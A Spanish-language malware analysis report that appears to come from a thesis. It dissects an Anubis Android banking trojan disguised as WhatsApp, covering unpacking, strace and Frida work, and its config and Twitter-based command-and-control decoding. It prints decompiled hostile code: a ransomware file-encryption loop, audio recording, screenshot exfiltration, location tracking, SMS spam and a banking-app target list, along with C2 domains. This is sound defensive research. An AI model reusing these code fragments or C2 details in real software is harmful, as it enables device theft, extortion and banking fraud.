<b>Hash (SHA-256)</b>	f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501

Al igual que se ha realizado con anterioridad, se realizará una primera fase de análisis de la aplicación haciendo uso de distintos servicios online:

Servicio	Análisis
<b>VirusTotal</b>	<a href="https://www.virustotal.com/es/file/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501/analysis/">https://www.virustotal.com/es/file/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501/analysis/</a>
<b>AndroTotal</b>	<a href="https://andrototal.org/sample/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501">https://andrototal.org/sample/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501</a>
<b>Hybrid-analysis</b>	<a href="https://www.hybrid-analysis.com/sample/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501">https://www.hybrid-analysis.com/sample/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501</a>

Servicio	Análisis
Koodous	<a href="https://koodous.com/apks/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501/analysis">https://koodous.com/apks/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501/analysis</a>

Aunque los servicios utilizados devuelven información interesante sobre la muestra, no será suficiente para entender el funcionamiento o para identificar la dirección del panel de control y las entidades afectadas por el mismo, es por ello que será necesario realizar un análisis más exhaustivo.

## Análisis estático y dinámico

Para el análisis de esta muestra, no se hará una diferenciación entre el análisis estático y dinámico, ya que será necesario el uso de ambos al mismo tiempo.

Se comenzará realizando el estudio del código de la aplicación. Para no repetir el proceso descrito en la muestra anterior, se hará uso de un script que automatiza las siguientes tareas:

- Descompresión del fichero APK.
- Desempaquetado de la aplicación haciendo uso de Apktool.
- Extracción de certificado y cadenas de texto filtrando por clases y por http/https, incluidas sus decodificaciones en base64 y hexadecimal.
- Extracción del código Java de la aplicación haciendo uso de Jadx.

La ejecución del script se realizará mediante el siguiente comando:

```
$ python desempaquetar_apk.py f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501.apk
```

Se comenzará revisando los resultados obtenidos por la herramienta de descompresión. Se observa la existencia de una serie de archivos desconocidos en la ruta /Unzip/image.

Para identificar el formato de los archivos obtenidos, se hará uso del siguiente comando:

```
$ file dilrzb
$ file famzhqcg
$ file fullsize
```

Los ficheros “dilrzb” y “famzhqcg” pueden ser visualizados haciendo uso de un editor de textos, sin embargo, las cadenas de texto contenidas se encuentran ofuscadas. El tercer archivo no ha podido ser identificado, es por ello que se hará uso de un editor hexadecimal para observar su cabecera.

La herramienta Radare2 cuenta con un editor hexadecimal entre sus funcionalidades:

```
$ r2 fullsize
> x 400
```

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00000000	cde2	0200	5a86	96e3	8036	53dd	4b64	e1c4	...	...	...	...	...	...	...	...	...Z....6S.Kd..
0x00000010	8718	a8e2	b6b3	ff29	7d29	24dc	973e	600a	.....	..}	..}	..}	..}	..}	..}	..}	...)\$...>`.
0x00000020	c134	165c	d67d	7322	aaee	0a67	42ea	0244	.4.\.}	s"...	gB..D						
0x00000030	7688	bacf	0cee	7d12	1d2a	3c77	aa18	bfa3	v.....	..}	..}	..}	..}	..}	..}	..}	...)*<w....
0x00000040	4b5f	b5a0	8e6f	b56a	e429	dbcb	b464	af0a	K_...o.	j.)...	d..						
0x00000050	b376	f0b6	1e10	f59c	f4c1	47ac	194f	f7eb	.v.....	...	G..O..						
0x00000060	532f	6aa3	6ca8	2856	2b2b	58ee	a746	5cd9	S/j..l.	(V++X..F\.							
0x00000070	ed23	2fbb	5358	ac6c	84be	0bc7	209c	24f5	..#/.SX.	l....	..\$.						
0x00000080	04c8	6a89	adc7	f453	9a05	454a	3025	cf78	..j....	S...EJ0%.x							
0x00000090	e66e	b4a6	c739	648c	f51a	c42d	b19b	1ba2	.n....	9d....-	....						
0x000000a0	8409	702d	140c	1587	2284	1a78	4819	dc56	..p-....	"..xH..V							
0x000000b0	f7a4	b122	58ee	1bc2	c7c7	9efc	cf6f	1491	...X.....	o..							
0x000000c0	1c94	b01c	691e	e7f3	1854	54c7	3e71	2814	....i.....	TT.>q(.							
0x000000d0	b590	d5b9	17c7	5a7b	dc6d	b000	44fa	6ae6	.....Z{.	m..D.j.							
0x000000e0	cf91	781c	9c52	19cd	2db1	ddfa	8952	a427	..x...R..-	....R.'							
0x000000f0	d1a5	55dd	0891	96cb	feb7	c53f	0bf9	9e47	..U.....	?...G							
0x00000100	d0e3	4e16	7bc5	d873	dc6b	4353	ab05	97d6	..N.{..s.	kCS...							
0x00000110	4fa5	0c71	027e	4fc2	92dc	18d3	ad7d	adfb	0..q..~0.	.....}	..						
0x00000120	40ee	dbf3	9ed7	6ff1	df54	3de4	e5c7	e167	@.....o.	T=....g							
0x00000130	b813	c9ca	9be1	df63	e82e	c814	ce68	9d28	.....c....	h.(							
0x00000140	8f37	d4f7	2d38	aac7	4a68	e4cb	bc54	c404	.7...-8..	Jh...T..							
0x00000150	7095	c301	9ba6	8fa9	ad47	e050	87e1	dd05	p.....G.	P....							
0x00000160	9664	722a	5f1e	af52	d41c	7fef	fa6b	efca	.dr*_..R..	...k..							
0x00000170	97b7	b56e	a300	3e59	ea36	bfcc	250b	1716	...n...>Y.	6...%							
0x00000180	7dbe	9b65	ac8f	8afc	2469	d81a	d570	b795	}..e....\$i.	...p..							

Ilustración 28: Editor hexadecimal Radare2.

Sin embargo, incluso de esta forma sigue sin quedar claro el formato del archivo identificado.

El siguiente paso será estudiar el fichero AndroidManifest.xml obtenido con la herramienta Apktool. La aplicación declara los siguientes permisos que utilizará para su ejecución:

```

1. <uses-permission android:name="android.permission.WRITE_SMS"/>
2. <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
3. <uses-permission android:name="android.permission.GET_TASKS"/>
4. <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
5. <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
6. <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
7. <uses-permission android:name="android.permission.CALL_PHONE"/>
8. <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
9. <uses-permission android:name="android.permission.SEND_SMS"/>
10. <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
11. <uses-permission android:name="android.permission.WAKE_LOCK"/>
12. <uses-permission android:name="android.permission.RECORD_AUDIO"/>
13. <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
14. <uses-permission android:name="android.permission.READ_SMS"/>
15. <uses-permission android:name="android.permission.RECEIVE_SMS"/>
16. <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
17. <uses-permission android:name="android.permission.INTERNET"/>
18. <uses-permission android:name="android.permission.READ_CONTACTS"/>
19. <uses-permission android:name="android.permission.READ_PHONE_STATE"/>

```

Este listado detalla las acciones que puede llegar a realizar la aplicación una vez instalada en el teléfono.

- **WRITE\_SMS:** Permite escribir mensajes SMS en el teléfono.
- **SYSTEM\_ALERT\_WINDOW:** Permite crear una ventana y superponerla al resto.
- **GET\_TASKS:** Permite observar los procesos para detectar accesos a ajustes del teléfono, software de seguridad (AV) o identificar marcas específicas.
- **WRITE\_EXTERNAL\_STORAGE:** Permite escribir en el almacenamiento interno.
- **ACCESS\_FINE\_LOCATION:** Permite acceder a la localización de forma precisa.

- **PACKAGE\_USAGE\_STATS:** Permite la recopilación de estadísticas de uso de componentes.
- **CALL\_PHONE:** Permite realizar llamadas en el dispositivo.
- **ACCESS\_NETWORK\_STATE:** Permite acceder a información sobre la red.
- **SEND\_SMS:** Permite enviar mensajes SMS en el teléfono.
- **REQUEST\_IGNORE\_BATTERY\_OPTIMIZATIONS:** Ignora las optimizaciones de batería del dispositivo.
- **WAKE\_LOCK:** Permite activar la pantalla en cualquier momento.
- **RECORD\_AUDIO:** Permite grabar audio.
- **RECEIVE\_BOOT\_COMPLETED:** Permite capturar un “intent” de inicio del sistema.
- **READ\_SMS:** Permite leer mensajes SMS del dispositivo.
- **WRITE\_EXTERNAL\_STORAGE:** Permite escribir en el almacenamiento externo.
- **INTERNET:** Usado para comunicarse con el servidor del panel de control.
- **READ\_CONTACTS:** Permite leer los datos de los contactos del dispositivo.
- **READ\_PHONE\_STATE:** Permite conocer el número de teléfono, información sobre la red, estado de las llamadas, cuentas registradas en el teléfono, etc.

Los resultados obtenidos reflejan la posible funcionalidad de la aplicación, pudiendo observar una gran cantidad de permisos peligrosos para el usuario del dispositivo. El fichero también declara numerosas clases, receivers y services. Algunos de estos componentes muestran los permisos necesarios para su funcionamiento.

La aplicación cuenta con una serie de problemáticas que no se habían presentado hasta el momento. A diferencia de la muestra anterior, las cadenas de texto, nombres de las clases, y funciones del código de la aplicación obtenidas se encuentran ofuscadas y por tanto ilegibles.

```

1. package com.loeyer.reprnx;
2.
3. class eEnlyo {
4.     String DMCBtgyIXT = "mdidiese ncratrnpn doipue e mdidiese ncratrnpn doipue e";
5.     String JdQfuSYTLEz = "beftasd npasaysiy u etklhmpjuo ltiectlr";
6.     String KpxdvLu = "nfoetihrpandio nfoetihrpandio bigadibertu cnfpvimeieic sainp";
7.     int bVnXuCGkgO = 82;
8.     boolean eRuAlSmnQZ = true;
9.     String jgbrntM = "lauwlono skparpinh wadlil lauwlon skparpinh wadlil";
10.    String kDF0gOv1 = "nfoetihrpandio cvcnoa fnsrekt susdosl e";
11.    String lMhyaS = "etklhmpjuo ltiectlr etklhmpjuo ltiectlr nfoetihrpandio";
12.    int lapVvbGzgO = 19;
13.    String sKiPJMtTotYE = "etloeyacfb";
14.    int wVYwGcisYhbK = 85;
15.
16.    eEnlyo() {
17.    }
18. }

```

Llegados hasta este punto, todo parece indicar que durante su ejecución el fichero será descifrado y cargado de forma dinámica haciendo uso de algún objeto ClassLoader. Si la aplicación genera un nuevo fichero descifrado, debería quedar registrado en el emulador.

Se iniciará el emulador y se cargará la instantánea realizada durante la fase de creación del laboratorio:

```
$ emulador
```



De esta forma, el emulador volverá al estado inicial y estará libre de malware. Lo segundo será instalar la muestra a analizar, de forma manual arrastrando el fichero APK sobre el emulador, o mediante el siguiente comando:

```
$ adb install f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501.apk
```

La muestra de malware simula ser la aplicación oficial de WhatsApp y una vez ejecutada, solicitará permisos de administrados. Se presentará una problemática y es que una vez ejecutada la muestra, su icono desaparecerá y no permitirá su eliminación del teléfono. Es por ello que se hará uso de la instantánea creada cada vez que se ejecute nuevamente la muestra.

Lo que se realizará a continuación será registrar la ejecución de la aplicación y almacenar dicha información en un fichero, haciendo uso de la herramienta logcat:

```
$ adb logcat | grep "com.tjvnuwrnrd.plqlur" > logcat.txt
```

Una vez ejecutada la muestra, el fichero creado recopilará toda la información de la ejecución del malware en el dispositivo. Cabe destacar el siguiente fragmento del fichero:

```
1. 4515 4515 W System : ClassLoader referenced unknown path: /data/app/com.tjvnuwrnrd.plqlur-1/lib/x86
2. 4529 4529 W dex2oat : /system/bin/dex2oat --runtime-arg -classpath --runtime-arg --
  instruction-set=x86 --instruction-set-features=smp,ssse3,-sse4.1,-sse4.2,-avx,-avx2 --
  runtime-arg -Xnorelocate --boot-image=/system/framework/boot.art --runtime-arg -Xms64m --
  runtime-arg -Xmx512m --instruction-set-variant=x86 --instruction-set-features=default --
  dex-file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar --oat-
  file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.dex
3. 4529 4529 I dex2oat : /system/bin/dex2oat --dex-
  file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar --oat-
  file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.dex
```

La aplicación está generando un nuevo fichero llamado desbzip, así que solamente habrá que obtener dicho fichero y analizarlo. Se navegará a la ruta donde está ubicado:

```
$ adb shell cd /data/user/0/com.tjvnuwrnrd.plqlur/app_files/
$ ls -a
```

La carpeta se encuentra vacía, lo que indica que el malware elimina el archivo después de su uso. Para evitar la eliminación del archivo por parte del malware, se utilizará la herramienta Frida. Lo que se pretende con esta herramienta es realizar una inyección en el método responsable de la eliminación del fichero y de esta forma omitirlo.

Para llevar a cabo el objetivo propuesto, se deberá identificar cual es la llamada al sistema encargada del borrado del fichero. Esta problemática puede ser solucionada haciendo uso de la herramienta Strace, capaz de registrar todas las llamadas al sistema realizadas por la aplicación.

Se ha generado un pequeño script que queda a la escucha y registra las llamadas al sistema realizadas por la aplicación en el fichero “strace.txt” cuando es ejecutada:

```
$ ./trazar_muestra
```

Dado que el fichero contiene todas las llamadas a funciones realizadas por la aplicación, se filtrarán aquellas referentes al fichero que se quiere obtener:

```
$ cat strace.txt | grep "desbzip.jar"
```

El resultado obtenido muestra todas las funciones que hacen referencia al fichero, todo parece indicar que la función `unlinkat()` es la función buscada.

```
1. openat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", O_WRONLY|O_CREAT|O_TRUNC|O_LARGEFILE, 0600) = 19
2. fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, 0) = 0
3. fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, 0) = 0
4. openat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", O_RDONLY|O_LARGEFILE) = 20
5. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
6. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
7. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
8. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
9. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
10. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
11. fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, 0) = 0
12. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
13. fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
14. fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", {st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
15. unlinkat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar", 0) = 0
```

Una vez identificada la función de borrado del fichero, se realizará la inyección de código con Frida. Para llevar a cabo esta tarea el emulador debe tener correctamente configurado el servidor de Frida, tal y como se ha explicado en el capítulo de creación del laboratorio.

El script utilizado por Frida para realizar la inyección sustituye la función `unlinkat()` por otra que no dispone de ninguna funcionalidad.

```
$ frida -U -l frida_hook.js com.tjvnuwrnrd.plqlur
```

Con la aplicación ejecutada, habrá que esperar a que la inyección omita la función especificada. La razón por la que se realiza en numerosas ocasiones es porque la función `unlinkat()` también es utilizada para borrar ficheros utilizados durante la ejecución.

Una vez realizados los pasos anteriores, se obtendrá el fichero descifrado de la muestra de malware:

```
$ adb pull /data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzip.jar
```

Se ha implementado un sencillo script para automatizar todo el proceso realizado hasta el momento:

```
$ ./obtener_payload
```



Dicho script deberá ser ejecutado con el emulador activo, sin realizar ninguna acción en el mismo.

Por otro lado, se observa la existencia de un fichero de configuración del malware ubicado en la carpeta “shared prefs” del dispositivo:

```
$ adb pull /data/data/com.tjvnuwrnrd.plqlur/shared_prefs/set.xml
```

Este fichero se actualiza tras la instalación de la aplicación y puede contener pistas sobre la funcionalidad de la muestra.

```
1. <string name="VNC_Start_NEW">http://ktosdelaetskrintotpidor.com</string>
2. <string name="checkStartGrabber">0</string>
3. <string name="gps">false</string>
4. <string name="swspacket">com.android.messaging</string>
5. <string name="startRequest">Access=0Perm=0</string>
6. <string name="urls">NDJkMDczNDQ5YzdkN2JkMDZlNGM4NDZjZmY0MzA1N2QxMjY5ZGU1NjEyODg=</string>
7. <string name="str_push_fish"></string>
8. <string name="interval">14000</string>
9. <string name="perehvat_sws">false</string>
10. <string name="htmllocker"><html><body style='background:#000'><center>
11. div style='height: 200px;overflow:hidden;width:100%;><img style='height: 200px;margin:0
    auto;' src='data:image/jpeg;base64,/9j//gAPTGF2YzUyLjEyMi4wAP/bAEMACBAQExATFhYWZhYWFhGhgaGxsb
    GhogHsbGx0dHSIiIh0dHRsbHR0gICiIJSYlIyMiIyYmKCgoMDAuLjg40kVFU/
```

A diferencia de versiones anteriores, que contenían la URL del panel de control en texto plano, las últimas versiones de este malware contienen una cadena codificada en Base64. Este fichero también almacena el código HTML que utilizará el malware para el bloqueo de pantalla, con una imagen codificada en Base64.



Ilustración 29: Plantilla HTML para ransomware.

Una vez estudiado el fichero de configuración, se realizará el análisis del archivo obtenido en la fase anterior. El fichero Jar puede ser visualizado mediante la herramienta Jadx-gui:

```
$ jadx-gui desbzip.jar
```

Esta herramienta permite buscar cadenas de texto en el código, lo que permitirá realizar una búsqueda rápida aplicando diferentes filtros.

HTTP/HTTPS:

```
1. hxxps://kcggyruggyusgfugrshvuujununsxs[.]com
2. hxxps://twitter[.]com/onrcanozcan
3. hxxp://sositehuypidarasi[.]com
4. hxxp://ktosdelaetskrintotpidor[.]com
```

Ficheros PHP:

```
1. /fafa.php
2. /o1o/a1.php
3. /o1o/a2.php
4. /o1o/a3.php
5. /o1o/a4.php
6. /o1o/a5.php
7. /o1o/a6.php
8. /o1o/a7.php
9. /o1o/a8.php
10. /o1o/a9.php
11. /o1o/a10.php
12. /o1o/a11.php
13. /o1o/a12.php
14. /o1o/a13.php
15. /o1o/a14.php
16. /o1o/a15.php
17. /o1o/a16.php
```

La primera URL encontrada pertenece al panel de control del malware y se encuentra actualmente inactiva, al igual que las dos últimas. La segunda corresponde con una cuenta de Twitter que actúa como copia de seguridad del panel de control.

Algunos de los ficheros PHP encontrados corresponden con los de la muestra Mazain. En esta versión de Anubis, el autor ha editado los nombres de los ficheros para dificultar su identificación, además de añadir los correspondientes a las nuevas funcionalidades.

Llegados hasta este punto, se realizará un estudio de las nuevas funcionalidades que incorpora este malware. No se analizarán las funciones heredadas de Mazain estudiadas con anterioridad.

La primera de ellas corresponde a su funcionalidad de ransomware incorporada. Este componente cifra los archivos del dispositivo otorgando la extensión “.AnubisCrypt”.

```
1. for (File file2 : file.listFiles()) {
2.     if (file2.isDirectory()) {
3.         mo229b(file2);
4.     } else if (file2.isFile()) {
5.         try {
6.             FileOutputStream fileOutputStream;
7.             C0040b c0040b = this.f352a;
```

```

8.         byte[] a = C0040b.m310a(file2);
9.         if (this.f353b.equals("crypt")) {
10.             if (!file2.getPath().contains(".AnubisCrypt")) {
11.                 a = this.f352a.mo246a(a, this.f354c);
12.                 StringBuilder stringBuilder = new StringBuilder();
13.                 stringBuilder.append(file2.getPath());
14.                 stringBuilder.append(".AnubisCrypt");
15.                 fileOutputStream = new FileOutputStream(stringBuilder.toString(), true
16.             );
17.                 fileOutputStream.write(a);
18.             }
19.         } else if (this.f353b.equals("decrypt") && file2.getPath().contains(".AnubisCr
20. ypt")) {
21.             a = this.f352a.mo253b(a, this.f354c);
22.             fileOutputStream = new FileOutputStream(file2.getPath().replace(".AnubisCr
23. ypt", ""), true);
24.             fileOutputStream.write(a);
25.         }
26.         fileOutputStream.close();
27.         file2.delete();
28.     } catch (Exception unused) {
29.     }
30. }

```

La segunda funcionalidad disponible es la de RAT o troyano de acceso remoto. Este componente le otorga al malware la capacidad de grabar audio en el dispositivo, capturar contenido de la pantalla, registrar las pulsaciones del teclado, etc.

Grabación de audio en el dispositivo.

```

1. MediaRecorder mediaRecorder = new MediaRecorder();
2. this.f548c.mo243a("SOUND", "START RECORD SOUND");
3. this.f547b = false;
4. mediaRecorder.setAudioSource(1);
5. mediaRecorder.setOutputFormat(3);
6. mediaRecorder.setAudioEncoder(1);
7. mediaRecorder.setOutputFile(str);
8. final int i2 = i;
9. final MediaRecorder mediaRecorder2 = mediaRecorder;
10. final String str2 = str;
11. final Context context2 = context;
12. Thread thread = new Thread(new Runnable() {
13.     public void run() {
14.         Object e;
15.         C0040b c0040b;
16.         String str;
17.         StringBuilder stringBuilder;
18.         StringBuilder stringBuilder2;
19.         try {
20.             Thread.sleep((long) (i2 * 1000));
21.             try {
22.                 mediaRecorder2.stop();
23.                 mediaRecorder2.release();
24.                 CoWkYlTcXiLx.this.f547b = true;
25.                 stringBuilder2 = new StringBuilder();
26.                 stringBuilder2.append("");
27.                 stringBuilder2.append(str2);
28.                 Log.e("FILE", stringBuilder2.toString());
29.                 CoWkYlTcXiLx.this.f548c.mo241a(context2, str2, "", "sound[]");

```

Captura de contenido de la pantalla del dispositivo.

```
1. C0040b c0040b = new C0040b();
2. if (c0040b.mo264e(this, "vnc").equals("stop") || c0040b.mo264e(this, "websocket").equals("
")) {
3.     stopService(intent);
4. }
5. while (true) {
6.     try {
7.         TimeUnit.MILLISECONDS.sleep(500);
8.     } catch (InterruptedException e) {
9.         try {
10.            e.printStackTrace();
11.        } catch (Exception unused) {
12.            c0040b.mo243a("error", "Send screenshot");
13.        }
14.    }
15.    if (c0040b.mo264e(this, "vnc").equals("stop")) {
16.        break;
17.    } else if (c0040b.mo264e(this, "websocket").equals("")) {
18.        break;
19.    } else {
20.        byte[] a = C0040b.m310a(new File(getExternalFilesDir(null), "screenshot.jpg"));
21.        StringBuilder stringBuilder = new StringBuilder();
22.        stringBuilder.append(this.f517a);
23.        stringBuilder.append(".jpg");
24.        c0040b.mo242a((Context) this, a, stringBuilder.toString());
25.        this.f517a++;
26.        if (this.f517a >= 11) {
27.            this.f517a = 0;
28.        }
29.    }
30. }
31. stopService(intent);
```

Obtención de ubicación del dispositivo.

```
1. this.f331b = (LocationManager) getSystemService("location");
2. try {
3.     checkCallingOrSelfPermission("android.permission.ACCESS_FINE_LOCATION");
4.     this.f331b.requestLocationUpdates("gps", 15000, 10.0f, this.f332c);
5. } catch (Exception unused) {
6. }
7. return i;
```

También cuenta con un módulo para el envío de spam a través de mensajes SMS.

```
1. if (this.f509a.mo264e(this, "spamSMS").equals("start")) {
2.     if (!this.f509a.mo245a((Context) this, rQtnkudoW.class)) {
3.         StringBuilder stringBuilder;
4.         C0040b c0040b;
5.         StringBuilder stringBuilder2;
6.         if (this.f510b.length() > 3) {
7.             StringBuilder stringBuilder3 = new StringBuilder();
8.             stringBuilder3.append("sendsms");
9.             stringBuilder3.append(this.f510b);
10.            this.f510b = stringBuilder3.toString();
11.        }
12.        if (this.f509a.mo264e(this, "indexSMSSPAM").contains("||||")) {
13.            this.f509a.mo263d(this, "spamSMS", "");
14.            stringBuilder = new StringBuilder();
15.            stringBuilder.append("p=");
16.            c0040b = this.f509a;
17.            stringBuilder2 = new StringBuilder();
18.            stringBuilder2.append(this.f509a.mo277q(this));
19.            stringBuilder2.append("|Ended balance, SMS spam stopped!");
```

```

20.         stringBuilder.append(c0040b.mo254c(stringBuilder2.toString()));
21.         this.f509a.mo247b(this, "4", stringBuilder.toString());
22.     }

```

Algunas partes de código no han podido ser visualizadas debido a las limitaciones propias de la herramienta. Sin embargo, se han recogido la mayor parte de la funcionalidad de la muestra de malware analizada.

Por último, se mostrarán aquellas entidades bancarias afectadas por este malware. Debido a que la lista es muy grande, solamente se mostrará una parte. En el apartado de resultados se encuentra el listado completo de entidades afectadas.

```

1.  if (applicationInfo.packageName.equals("com.bankinter.launcher")) {
2.      stringBuilder2 = new StringBuilder();
3.      stringBuilder2.append(str);
4.      stringBuilder2.append("com.bankinter.launcher,");
5.      str = stringBuilder2.toString();
6.  }
7.  if (applicationInfo.packageName.equals("com.kutxabank.android")) {
8.      stringBuilder2 = new StringBuilder();
9.      stringBuilder2.append(str);
10.     stringBuilder2.append("com.kutxabank.android,");
11.     str = stringBuilder2.toString();
12. }
13. if (applicationInfo.packageName.equals("com.rsi")) {
14.     stringBuilder2 = new StringBuilder();
15.     stringBuilder2.append(str);
16.     stringBuilder2.append("com.rsi,");
17.     str = stringBuilder2.toString();
18. }
19. if (applicationInfo.packageName.equals("com.tecnocom.cajalaboral")) {
20.     stringBuilder2 = new StringBuilder();
21.     stringBuilder2.append(str);
22.     stringBuilder2.append("com.tecnocom.cajalaboral,");
23.     str = stringBuilder2.toString();
24. }
25. if (applicationInfo.packageName.equals("es.bancopopular.nbmpopular")) {
26.     stringBuilder2 = new StringBuilder();
27.     stringBuilder2.append(str);
28.     stringBuilder2.append("es.bancopopular.nbmpopular,");
29.     str = stringBuilder2.toString();
30. }
31. if (applicationInfo.packageName.equals("es.evobanco.bancamovil")) {
32.     stringBuilder2 = new StringBuilder();
33.     stringBuilder2.append(str);
34.     stringBuilder2.append("es.evobanco.bancamovil,");
35.     str = stringBuilder2.toString();
36. }
37. if (applicationInfo.packageName.equals("es.lacaixa.mobile.android.newwapicon")) {
38.     stringBuilder2 = new StringBuilder();
39.     stringBuilder2.append(str);
40.     stringBuilder2.append("es.lacaixa.mobile.android.newwapicon,");
41.     str = stringBuilder2.toString();
42. }

```

Una vez analizada la funcionalidad, se echará un vistazo a la cuenta de Twitter encontrada.




Ilustración 30: Panel de control en Twitter.

El último mensaje del usuario destaca sobre el resto y, aunque a simple vista parece un texto escrito en chino, dicho mensaje contiene el panel de control utilizado por la muestra de malware.

Observando el código de la aplicación, el malware realiza una petición a Twitter para obtener el mensaje.

```
1. this.f379a = (URLConnection) new URL("https://twitter.com/onrcanozcan ").openConnectio
n();
2. this.f379a.setRequestMethod("GET");
3. this.f379a.connect();
4. InputStream inputStream = this.f379a.getInputStream();
5. StringBuffer stringBuffer = new StringBuffer();
6. this.f380b = new BufferedReader(new InputStreamReader(inputStream));
7. while (true) {
8.     String readLine = this.f380b.readLine();
9.     if (readLine == null) {
10.        break;
11.    }
12.    stringBuffer.append(readLine);
13. }
```

A continuación filtra el contenido comprendido entre las cadenas “苏尔的开始” y “苏尔苏尔完” y realiza la conversión del chino.

```
1. this.f381c = C0040b.this.mo238a(this.f381c, "苏尔的开始", "苏尔苏尔完");
2. int i = 0;
3. while (true) {
4.     C0041c c0041c = C0040b.this.f388b;
5.     if (i >= C0041c.f400s.length) {
6.        break;
7.    }
8.     String str = this.f381c;
9.     C0041c c0041c2 = C0040b.this.f388b;
10.    CharSequence charSequence = C0041c.f401t[i];
11.    C0041c c0041c3 = C0040b.this.f388b;
12.    this.f381c = str.replace(charSequence, C0041c.f400s[i]);
13.    i++;
14. }
15. this.f381c = C0040b.this.mo260d(this.f381c);
```

Para realizar la conversión, la muestra de malware define un diccionario con la traducción de cada uno de los caracteres chinos.

```
1. public static final String[] f400s = new String[]{"Q", "W", "E", "R", "T", "Y", "U", "I",  
"O", "P", "A", "S", "D", "F", "G", "H", "J", "K", "L", "Z", "X", "C", "V", "B", "N", "M",  
"q", "w", "e", "r", "y", "u", "i", "o", "p", "a", "s", "d", "f", "g", "h", "j", "k", "l",  
"z", "x", "c", "v", "b", "n", "m", "=", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9"};  
  
2. public static final String[] f401t = new String[]{"需", "要", "意", "在", "中", "并", "没",  
"有", "个", "概", "念", "小", "语", "拼", "亡", "及", "注", "鲜", "新", "死", "之", "类", "  
阿", "努", "比", "拉", "丁", "化", "体", "系", "都", "只", "斯", "一", "套", "用", "恶", "件",  
"来", "标", "音", "的", "符", "号", "而", "不", "是", "字", "母", "寂", "寞", "禽", "你",  
"妈", "屎", "引", "脚", "吸", "员", "会", "膏", "药"};
```

El resultado obtenido es una cadena codificada en Base64, que corresponde al panel de control utilizado por el malware:

```
1. NDJkMDczNDQ5YzdkN2JkMDZlNGM4NDZjZmY0MzA1N21xMjY5ZGU1NjEyODg=
```

